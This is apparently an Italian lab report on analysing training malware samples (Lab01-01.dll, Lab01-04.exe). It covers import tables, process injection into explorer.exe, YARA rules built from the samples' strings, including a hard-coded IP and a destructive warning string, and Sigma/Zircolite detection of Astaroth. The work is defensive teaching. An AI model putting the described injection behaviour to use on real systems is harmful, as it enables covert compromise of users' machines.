
- Prova del process injection (OpenProces)




PI	Ordinal	Hint	Function ^	Entry Point
	N/A	418 (0x01A2)	HeapReAlloc	Not Bound
	N/A	447 (0x01BF)	LCMapStringA	Not Bound
	N/A	448 (0x01C0)	LCMapStringW	Not Bound
	N/A	450 (0x01C2)	LoadLibraryA	Not Bound
	N/A	761 (0x02F9)	lstrcatA	Not Bound
	N/A	484 (0x01E4)	MultiByteToWideChar	Not Bound
	N/A	495 (0x01EF)	OpenProcess	Not Bound

Injected process

Il processo injected, come si può vedere dalla figura, è explorer.exe



Process Explorer



Tramite il Process Explorer è possibile identificare il dll in esecuzione.

Lab Malware Detection

Host-Based File Indicators

Allo scopo di identificare degli host-based indicators per Lab01-01.dll, effettuiamo un'analisi statica alla ricerca di nomi specifici e indirizzi ip hard coded all'interno del sorgente.

Utilizzeremo queste stringhe, identificate come very specific strings, per la regola **YARA** utilizzata per identificare il malware.

```
rule lab0101dll
{
        strings:
                $s1 = "lpMutexAttributes"
                $s2 = "127.26.152.13"
                $g1 = "ws2_32.dll"
                $g2 = "ntdll.dll"
                $g3 = "Kernel32.dll"
                $g4 = "msvcrt.dll"
        condition:
                (any of ($s*)) or (3 of ($g*))
}
```

Includiamo inoltre alcuni DLL sospetti inclusi dal malware e ricavati dall'analisi del PE Header.


```
C:\Users\unina\Desktop\Tools>.\yara64.exe -r C:\Users\unina\Desktop\rule1.yara.txt C:\Users\unina\Desktop\Labs\malware-b
asic
lab0101dll C:\Users\unina\Desktop\Labs\malware-basic\Lab01-01.dll
```

Host-Based File Indicators

Ripetiamo la stessa analisi per **Lab01-04.exe**.

Dall'analisi delle stringhe contenute all'interno dell'sorgente, identifichiamo il nome di una DLL ed una stringa molto specifica.

Utilizziamo queste come very specific host based file indicators.




```
rule lab0101dll
{
        strings:
                $s1 = "C:\\Windows\\System32\\Kernel32.dll"
                $s2 = "WARNING_THIS_WILL_DESTROY_YOUR_MACHINE"
        condition:
                (any of ($s*))
}
```

Event Indicators

- Utilizziamo poi Zircolite come event based malware detector.

- In primis è necessario andare a raccogliere, utilizzando un tool come Sysmon, i log associati all'esecuzione del malware.

- Utilizziamo poi le 5 sigma rules definite allo scopo di identificare il malware. Queste regole, prima di essere utilizzate da Zircolite, devono essere convertite in un formato standard utilizzado il tool SigmaConverter.

- Per ognuna delle 5 regole utilizzate, Zircolite identifica un match sul log registrato durante l'attacco.

- Questo evidenzia quindi come le regole risultino dei validi indicatori di compromissione dell'host dopo l'attacco di Astaroth.